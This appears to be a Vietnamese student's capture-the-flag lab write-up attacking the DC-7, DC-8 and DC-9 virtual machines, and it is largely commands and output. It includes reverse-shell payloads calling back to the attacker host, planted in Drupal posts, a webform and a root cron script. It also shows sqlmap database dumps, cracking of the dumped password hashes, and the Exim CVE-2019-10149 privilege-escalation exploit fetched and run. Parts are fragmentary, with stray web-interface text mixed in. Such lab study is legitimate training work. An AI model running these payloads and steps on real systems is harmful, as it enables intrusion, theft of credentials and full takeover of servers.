N 17 Cron Daemon Mon Mar 23 19:15 21/729 Cron <root@dc-7> /opt/
?
```

Cứ đúng 15 phút là cái file /opt/scripts/backups.sh lại được tự động chạy một lần bằng quyền root . Tức là cứ sau 15 phút nội dung của file này sẽ bị xóa định kì.

Di chuyển vào thư mục gốc của web và ép đổi pass admin

Sử dụng quyền can thiệp sâu của Drush để đổi mật khẩu của tài khoản admin


```
dc7user@dc-7:/var/www/html$ drush user-password admin --password="admin"
Changed password for admin [success]
dc7user@dc-7:/var/www/html$
```

Thực hiện đổi thành công.

Truy cập <http://172.16.135> và login:



Home




admin

View

Shortcuts

Edit

Member for 6 years 6 months



Click chọn Extend

Content Structure Appearance **Extend** Configuration People

Extend ☆

List Update Uninstall

Home » Administration

✖ Your version of Drupal is no longer supported. Upgrading is strongly recommended! See the av and to install your missing updates.

Download additional [contributed modules](#) to extend your site's functionality.

Regularly review and install [available updates](#) to maintain a secure and current site. Always run the [update](#) command.

[+ Install new module](#)

Filter by name or description

Enter a part of the module name or description

Install

new module

Link tải trực tiếp của một Plugin (Module) chính thức từ kho dữ liệu của Drupal:

<https://ftp.drupal.org/files/projects/php-8.x-1.1.tar.gz> (PHP Filter)

Do Drupal 8 mặc định chặn không cho gõ code PHP vào nội dung bài viết để bảo mật. Việc cài đặt module này giúp "Mở khóa" lại tính năng đó, cung cấp một tùy chọn định dạng là **PHP code**. Nhờ vậy có thể nhúng Reverse Shell vào bài viết

You can find [modules](#) and [themes](#) on drupal.org. The following file extensions are supported: `zip tar tgz gz bz2`.

Install from a URL

For example: `https://ftp.drupal.org/files/projects/name.tar.gz`

Or

Upload a module or theme archive to install

No file selected.

For example: `name.tar.gz` from your local computer

[Install](#)

Install.

D7

Update manager

✓ Installation was completed successfully.

php

- Installed *php* successfully

Next steps

- [Install another module](#)
- [Enable newly added modules](#)
- [Administration pages](#)

Tiếp theo, trở lại Extend:

▼ FILTERS

- ☒ **PHP Filter** ▶ Allows embedded PHP code/snippets to be evaluated. Enabling this can cause security and performance issues as it allows users to e:

Tích chọn PHP Filter và kéo xuống chọn Install.

Extend ☆

[List](#) [Update](#) [Uninstall](#)

[Home](#) » [Administration](#)

✓ Module *PHP Filter* has been enabled.

✗ Your version of Drupal is no longer supported. Upgrading is strongly recommended! See the [available updates](#) page for more information and to install your missing updates.

⚠ There was a problem checking [available updates](#) for your modules or themes.

Module PHP Filter has been enabled.

Mở cổng chờ

```
Session Actions Edit View Help
(quyetnt@quyetnt)-[~]
$ nc -lvp 4444
listening on [any] 4444 ...
1 Cron Daemon Sun Mar 22 19:30
1 Cron Daemon Sun Mar 22 19:45
1 Cron Daemon Sun Mar 22 20:00
1 Cron Daemon Sun Mar 22 20:15
1 Cron Daemon Sun Mar 22 20:30
1 Cron Daemon Mon Mar 23 19:15
17 messages to /var/mail/ds3user
```

Tại giao diện web, chọn Content -> +Add Content -> Basic Page

Add content ★

[Home](#) » [Node](#)

➤ **Article**

Use *articles* for time-sensitive content like news, press releases or blog posts.

➤ **Basic page**

Use *basic pages* for your static content, such as an 'About us' page.

Tạo bài viết chứa mã độc (Reverse Shell): đoạn mã này ép máy DC-7 tự động kết nối và dâng thẳng quyền điều khiển dòng lệnh cho máy Kali

[View](#) [Edit](#) [Delete](#) [Revisions](#)

[Home](#) » [Node](#) » [hello world!](#)

Title *

hello world!

Body ([Edit summary](#))

<?php system("nc -e /bin/bash 172.16.1.131 4444"); ?>

Text format PHP code [About text formats ?](#)

- You may post PHP code. You should include <?php ?> tags.

☒ Published

[Save](#) [Preview](#) [Delete](#)

Save.

Edit Basic page hello worl × +

→ × ⌂ Not Secure http://172.16.1.135/nod

OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kal

Manage ★ Shortcuts admin

Content Structure Appearance Extend Conf

Edit Basic page hello world! ☆

[View](#) [Edit](#) [Delete](#) [Revisions](#)

[Home](#) » [Node](#) » [hello world!](#)

Trang web đã bị treo và quay trở lại terminal:

```
(quyetnt@quyetnt)-[~]  
$ nc -lvnp 4444  
listening on [any] 4444 ...  
whoami  
connect to [172.16.1.131] from (UNKNOWN) [172.16.1.135] 40628  
www-data  
whoami  
www-data  
python -c 'import pty; pty.spawn("/bin/bash")'  
www-data@dc-7:/var/www/html$
```

whoami đã trả về www-data và thực hiện nâng cấp shell

```
whoami  
www-data  
python -c 'import pty; pty.spawn("/bin/bash")'  
www-data@dc-7:/var/www/html$ export TERM=xterm-256color  
export TERM=xterm-256color  
www-data@dc-7:/var/www/html$ alias ll='ls -lsaht --color=auto'  
alias ll='ls -lsaht --color=auto'  
www-data@dc-7:/var/www/html$ ^Z  
zsh: suspended nc -lvnp 4444  
  
(quyetnt@quyetnt)-[~]  
$ stty raw -echo ; fg ; reset  
[1] + continued nc -lvnp 4444
```

Lệnh python này dùng để tạo ra một cái giả lập terminal (pty) và chạy shell /bin/bash

Ctrl Z : lệnh này chưa tắt kết nối shell mà đẩy nc xuống chạy

“stty raw -echo ; fg ; reset”:

stty raw -echo: Báo cho máy Kali biết là "Tắt hết các phím tắt can thiệp đi (như Ctrl+C), và truyền **nguyên bản (raw)** mọi phím bấm sang bên kia".

fg: Lôi cái tiến trình nc đang chạy ngằm lên lại màn hình chính.

reset: Làm sạch màn hình.

Lệnh này ‘echo’ in ra một đoạn văn bản, đoạn văn bản chính là mã độc Reverse Shell (mang ý nghĩa kết nối với máy kali qua cổng 5555 và giao ra giao diện dòng lệnh /bin/bash) và ‘>>’ thêm nó vào cuối file backups.sh

```
www-data@dc-7: /var/www/html$ echo 'nc -e /bin/bash 172.16.1.131 5555' >> /opt
ripts/backups.sh
www-data@dc-7: /var/www/html$ cat /opt/scripts/backups.sh
#!/bin/bash
rm /home/dc7user/backups/*
cd /var/www/html/
drush sql-dump --result-file=/home/dc7user/backups/website.sql
cd ..
tar -czf /home/dc7user/backups/website.tar.gz html/
gpg --pinentry-mode loopback --passphrase PickYourOwnPassword --symmetric /ho
me/dc7user/backups/website.sql
gpg --pinentry-mode loopback --passphrase PickYourOwnPassword --symmetric /ho
me/dc7user/backups/website.tar.gz
chown dc7user:dc7user /home/dc7user/backups/*
rm /home/dc7user/backups/website.sql
ckups/website.tar.gz

nc -e /bin/bash 172.16.1.131 5555
www-data@dc-7: /var/www/html$
```

Mở terminal mới và chờ đợi:

[illegible]

LAB E8

Thu thập thông tin:

```
(quyetnt@quyetnt)-[~]
$ sudo arp-scan -l
Interface: eth0, type: EN10MB, MAC: 00:0c:29:5b:99:83, IPv4: 172.16.1.131
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
172.16.1.1      00:50:56:c0:00:08      (Unknown)
172.16.1.2      00:50:56:e5:d1:ae      (Unknown)
172.16.1.137    00:0c:29:ee:a1:4a      (Unknown)
172.16.1.254    00:50:56:ef:69:e6      (Unknown)

4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.271 seconds (112.73 hosts/sec)
. 4 responded

(quyetnt@quyetnt)-[~]
$
```


IP: .137

```
$ nmap -sC -sV -p- 172.16.1.137
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-25 08:20 UTC
Nmap scan report for 172.16.1.137
Host is up (0.0038s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh      OpenSSH 7.4p1 Debian 10+deb9u1 (protocol 2.0)
| ssh-hostkey:
|   2048 35:a7:e6:c4:a8:3c:63:1d:e1:c0:ca:a3:66:bc:88:bf (RSA)
|   256 ab:ef:9f:69:ac:ea:54:c6:8c:61:55:49:0a:e7:aa:d9 (ECDSA)
|_  256 7a:b2:c6:87:ec:93:76:d4:ea:59:4b:1b:c6:e8:73:f2 (ED25519)
80/tcp    open  http      Apache httpd
|_ http-robots.txt: 36 disallowed entries (15 shown)
|_ /includes/ /misc/ /modules/ /profiles/ /scripts/
|_ /themes/ /CHANGELOG.txt /cron.php /INSTALL.mysql.txt
|_ /INSTALL.pgsql.txt /INSTALL.sqlite.txt /install.php /INSTALL.txt
|_ /LICENSE.txt /MAINTAINERS.txt
|_ http-server-header: Apache
|_ http-generator: Drupal 7 (http://drupal.org)
|_ http-title: Welcome to DC-8 | DC-8
MAC Address: 00:0C:29:EE:A1:4A (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 22.47 seconds

(quyetnt@quyetnt)-[~]
$
```


Truy cập:



Details


- [Welcome to DC-8](#)
- [Who We Are](#)
- [Contact Us](#)

Welcome to DC-8

Very Important Message

There will be disruptions to this site over the next few weeks while we resolve outstanding issues.

We apologize for any inconvenience.



DC-8

Error

The website encountered an unexpected error. Please try again later.

Error message

PDOException: SQLSTATE[42000]: Syntax error or access violation: 1064 You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near "" at line 1: SELECT title FROM node WHERE nid = 2"; Array () in mypages_init() (line 6 of /var/www/html/sites/all/modules/mypages/mypages.module).

```
[01:40:28] [INFO] the back-end DBMS is MySQL
web application technology: Apache
back-end DBMS: MySQL ≥ 5.0 (MariaDB fork)
[01:40:28] [INFO] fetching database names
[01:40:28] [INFO] retrieved: 'd7db'
[01:40:28] [INFO] retrieved: 'information_schema'
available databases [2]:
[*] d7db
[*] information_schema
```

```
(quyetnt@quyetnt)-[~]
$ sqlmap -u 172.16.1.137/?nid=2 -D d7db --tables --batch --risk 3 --level 5

The website encountered an unexpected error. Please try again later.
{1.9.11#stable}
https://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 01:47:02 /2026-03-26/

[01:47:02] [INFO] resuming back-end DBMS 'mysql'
[01:47:02] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
```

```
| sequences |
| sessions |
| shortcut_set |
| shortcut_set_users |
| site_messages_table |
| taxonomy_index |
| taxonomy_term_data |
| taxonomy_term_hierarchy |
| taxonomy_vocabulary |
| url_alias |
| users |
| users_roles |
| variable |
| views_display |
```

```
(quyetnt@quyetnt)-[~]
$ sqlmap -u "http://172.16.1.137/?nid=2" -D d7db -T users --dump --batch
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to
obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused
by this program

[*] starting @ 01:50:16 /2026-03-26/
```

0	<blank>	<blank>	<blank>	0	<blank>	NULL
	<blank>	0	0	0	0	NULL
1	dc8blah@dc8blah.org	dcau-user@outlook.com	\$S\$D2tRcYRyqVFNSc0NvYUrYeQbLQg5koMKtiHYTIDC9QQqJi3ICg5z	1567766626	<blank>	a:2: {s:7:"contact";i:0;s:7:"overlay";i:1;}
	admin	1567766818	1567489015	0	1	Australia/Brisbane
2	john@blahsdfsfd.org	john@blahsdfsfd.org	\$S\$DqupvJbxVmqr6cYePnx2A891ln7lsuku/3if/oRVZJaz5mKC2vF	1567497783	<blank>	a:5: {s:16:"ckeditor_default";s:1:"t";s:20:"ckeditor_show_toggle";s:1:"t";s:14:"ckeditor_width";s:4:"100%";s:13:"ckeditor_lang";s:2:"en";s:18:"c keditor_auto_lang";s:1:"t";}
	john	1567498512	1567489250	0	1	Australia/Brisbane

```
(quyetnt@quyetnt)-[~]
$ john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Drupal7, $S$ [SHA512 512/512 AVX512BW 8x])
Cost 1 (iteration count) is 32768 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
turtle (?)
1g 0:00:00:00 DONE (2026-03-26 02:01) 2.439g/s 1248p/s 1248c/s 1248C/s genesis..letmein
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

(quyetnt@quyetnt)-[~]

\$ dirb http://172.16.1.137

Kali Docs

Kali Forums

Kali NetHunter

DIRB v2.22

By The Dark Raver

START_TIME: Thu Mar 26 02:02:30 2026

URL_BASE: http://172.16.1.137/

WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

Home

GENERATED WORDS: 4612

Details
Scanning URL: http://172.16.1.137/ — account

+ http://172.16.1.137/0 (CODE:200|SIZE:7924)

+ http://172.16.1.137/admin (CODE:403|SIZE:7165)

+ http://172.16.1.137/Admin (CODE:403|SIZE:7007)

+ http://172.16.1.137/ADMIN (CODE:403|SIZE:7007)

+ http://172.16.1.137/batch (CODE:403|SIZE:7300)

=> DIRECTORY: http://172.16.1.137/includes/

+ http://172.16.1.137/index.php (CODE:200|SIZE:7924)

+ http://172.16.1.137/install.mysql (CODE:403|SIZE:222)

+ http://172.16.1.137/install.pgsql (CODE:403|SIZE:222)

=> DIRECTORY: http://172.16.1.137/misc/

=> DIRECTORY: http://172.16.1.137/modules/

+ http://172.16.1.137/node (CODE:200|SIZE:7179)

=> DIRECTORY: http://172.16.1.137/profiles/

+ http://172.16.1.137/robots.txt (CODE:200|SIZE:2189)

+ http://172.16.1.137/Root (CODE:403|SIZE:213)

=> DIRECTORY: http://172.16.1.137/scripts/

+ http://172.16.1.137/search (CODE:403|SIZE:7008)

+ http://172.16.1.137/Search (CODE:403|SIZE:7008)

+ http://172.16.1.137/server-status (CODE:403|SIZE:222)

=> DIRECTORY: http://172.16.1.137/sites/

=> DIRECTORY: http://172.16.1.137/themes/

+ http://172.16.1.137/user (CODE:200|SIZE:8494)

[Home](#) » [Contact Us](#)[Form components](#)[Conditionals](#)[E-mails](#)[Form settings](#)

▼ Submission settings

Confirmation message

hello!

<?php

// php-reverse-shell - A Reverse Shell implementation in PHP

// Copyright (C) 2007 pentestmonkey@pentestmonkey.net

//

// This tool may be used for legal purposes only. Users take full responsibility

// for any actions performed using this tool. The author accepts no liability

// for damage caused by this tool. If these terms are not acceptable to you, then

// do not use this tool.

[Switch to rich text editor](#)

Text format

PHP code



Contact Us

View

Edit

Webform

Results

Submitted by admin on Tue, 09/03/2019 - 16:15

Start

Complete

Name *

abc

Email Address *

ead@gmail.com

Details *

adada

Submit

(quyetnt@quyetnt)-[~]

\$ nc -lvnp 1234

listening on [any] 1234 ...

connect to [172.16.1.131] from (UNKNOWN) [172.16.1.137] 37872

Linux dc-8 4.9.0-4-amd64 #1 SMP Debian 4.9.51-1 (2017-09-28) x86_64 GNU/Linux

12:56:12 up 1:44, 0 users, load average: 0.00, 0.00, 0.00

USER	TTY	FROM	LOGIN@	IDLE	JCPU	PCPU	WHAT
------	-----	------	--------	------	------	------	------

uid=33(www-data)	gid=33(www-data)	groups=33(www-data)					
------------------	------------------	---------------------	--	--	--	--	--

/bin/sh: 0: can't access tty; job control turned off

\$

Submit


```
www-data@dc-8:/$ find / -perm -u=s -type f 2>/dev/null
find / -perm -u=s -type f 2>/dev/null
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/sudo
/usr/bin/newgrp
/usr/sbin/exim4
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmccrypt-get-device
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/bin/ping
/bin/su
/bin/umount
/bin/mount
```

Email Address *

ead@gmail.com

Details *

aaa

```
$ python -c 'import pty;pty.spawn("/bin/bash")'
```

```
www-data@dc-8:/$ /usr/sbin/exim4 --version
```

```
/usr/sbin/exim4 --version
```

```
Exim version 4.89 #2 built 14-Jun-2017 05:03:07
```

```
Copyright (c) University of Cambridge, 1995 - 2017
```

```
(c) The Exim Maintainers and contributors in ACKNOWLEDGMENTS file, 2007 - 2017
```

```
Berkeley DB: Berkeley DB 5.3.28: (September 9, 2013)
```

```
Support for: crypteq iconv() IPv6 GnuTLS move_frozen_messages DKIM DNSSEC Event OCSP PRDR SOCKS TCP_Fast_Open
```

```
Lookups (built-in): lsearch wildlsearch nwildlsearch iplsearch cdb dbm dbmz dbmnz dnsdb dsearch nis nis0 passwd
```

```
Authenticators: cram_md5 plaintext
```

```
Routers: accept dnslookup ipliteral manualroute queryprogram redirect
```

```
Transports: appendfile/maildir/mailstore autoreply lmtp pipe smtp
```

```
Fixed never_users: 0
```

```
Configure owner: 0:0
```

```
Size of off_t: 8
```


```
Configuration file is /var/lib/exim4/config.autogenerated
```

```
www-data@dc-8:/$
```

Email Address *

ead@gmail.com

Submit



Exim 4.87 - 4.91 - Local Privilege Escalation

EDB-ID: 46996	CVE: 2019-10149	Author: MARCO IVALDI	Type: LOCAL	Platform: LINUX	Date: 2019-06-17
EDB Verified: ✓		Exploit:  / 		Vulnerable App:	

```
$ searchsploit -m 46996
Exploit: Exim 4.87 - 4.91 - Local Privilege Escalation
URL: https://www.exploit-db.com/exploits/46996
Path: /usr/share/exploitdb/exploits/linux/local/46996.sh
Codes: CVE-2019-10149
Verified: True
File Type: Bourne-Again shell script, ASCII text executable
Copied to: /home/quyetnt/46996.sh
```

```
(quyetnt@quyetnt)-[~]
$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
172.16.1.137 - - [26/Mar/2026 03:15:30] "GET /46996.sh HTTP/1.1" 200 -
```

```
www-data@dc-8:/tmp$ wget http://172.16.1.131:8000/46996.sh
wget http://172.16.1.131:8000/46996.sh
--2026-03-26 13:15:30-- http://172.16.1.131:8000/46996.sh
Connecting to 172.16.1.131:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3552 (3.5K) [application/x-sh]
Saving to: '46996.sh'
```

```
46996.sh          100%[=====>]  3.47K  --.-KB/s  0s
2026-03-26 13:15:30 (65.4 MB/s) - '46996.sh' saved [3552/3552]
```

```
www-data@dc-8:/tmp$
```

```
www-data@dc-8:/tmp$ ./46996.sh -m netcat
./46996.sh -m netcat
```

```
raptor_exim_wiz - "The Return of the WIZard" LPE exploit
Copyright (c) 2019 Marco Ivaldi <raptor@0xdeadbeef.info>
```

```
Delivering netcat payload...
```

```
220 dc-8 ESMTTP Exim 4.89 Thu, 26 Mar 2026 13:32:58 +1000
250 dc-8 Hello localhost [::1]
250 OK
250 Accepted
354 Enter message, ending with "." on a line by itself
250 OK id=1w5bSs-0000Pm-I8
221 dc-8 closing connection
```

```
Waiting 5 seconds...
```

```
localhost [127.0.0.1] 31337 (?) open
nc -e /bin/sh 172.16.1.131 4444
nc -e /bin/sh 172.16.1.131 4444
```

```
Code: 0x0-2019-10149
Verified: True
File Type: Bourne-Again shell script
Permissions: -rwxr-xr-x
Overwrite: /home/quyetn...
-- quyetn@quyetn: ~/...
-- quyetn@quyetn: ~/...
-- quyetn@quyetn: ~/...
Serving HTTP on 0.0.0.0 port
-- [26/Mar/2026]
```

Email Address *

ad@gmail.com

Details *

aaa

Submit

```
L$ nc -lvp 4444
listening on [any] 4444 ...
connect to [172.16.1.131] from 172.16.1.137 [172.16.1.137] 43600
whoami
root
cd /root
ls
flag.txt
cat flag.txt
```

ie by itself

(?) open

Brilliant - you have succeeded!!!

```
888      888      888 888      88888888b.      888
888 888 888
888 o 888      888 888      888 "Y88b      888
888 888 888
888 d8b 888      888 888      888 888      888
888 888 888
888 d888b 888 .d88b. 888 888      888 888 .d88b. 888888b. .d88b. 888
888 888 888
888d888888b888 d8P Y8b 888 888      888 888 d88""88b 888 "88b d8P Y8b 888
888 888 888
888888P Y88888 888888888 888 888      888 888 888 888 888 888 888888888 Y8P
Y8P Y8P Y8P
8888P Y8888 Y8b.      888 888      888 .d88P Y88..88P 888 888 Y8b.      "
" " "
888P Y888 "Y8888 888 888      88888888P" "Y88P" 888 888 "Y8888 888
888 888 888
```

LAB E9

Thu thập thông tin:

```
quyetnt@quyetnt:~$ sudo arp-scan -l
Interface: eth0, type: EN10MB, MAC: 00:0c:29:5b:99:83, IPv4: 172.16.1.131
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
172.16.1.1      00:50:56:c0:00:08      (Unknown)
172.16.1.2      00:50:56:e5:d1:ae      (Unknown)
172.16.1.138    00:0c:29:dd:d4:33      (Unknown)
172.16.1.254    00:50:56:f1:29:76      (Unknown)



4 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.260 seconds (113.27 hosts/sec). 4 responded

quyetnt@quyetnt:~$
```

```
quyetnt@quyetnt:~$ nmap -sC -sV -p- 172.16.1.138
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-26 03:42 UTC
Nmap scan report for 172.16.1.138 (172.16.1.138)
Host is up (0.0015s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE      SERVICE VERSION
22/tcp    filtered  ssh
80/tcp    open      http      Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: Example.com - Staff Details - Welcome
MAC Address: 00:0C:29:DD:D4:33 (VMware)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.23 seconds

quyetnt@quyetnt:~$
```



```
(quyetnt@quyetnt)-[~]
$ sqlmap -u "http://172.16.1.138/results.php" --data="search=a" -p search --dbs --batch

Example.com - Staff Details
{1.9.11#stable}
home | Display All Records | Search | Manage
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal.
It is the end user's responsibility to obey all applicable local, state and federal laws. Developers
assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 04:02:00 /2026-03-26/
```

```
[04:02:22] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian 10 (buster)
web application technology: Apache 2.4.38
back-end DBMS: MySQL ≥ 5.0.12 (MariaDB fork)
[04:02:22] [INFO] fetching database names
available databases [3]:
[*] information_schema
[*] Staff
[*] users
```

```
(quyetnt@quyetnt)-[~]
$ sqlmap -u "http://172.16.1.138/results.php" --data="search=a" -p search -D users --dump --batch

Example.com - Staff Details
{1.9.11#stable}
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal.
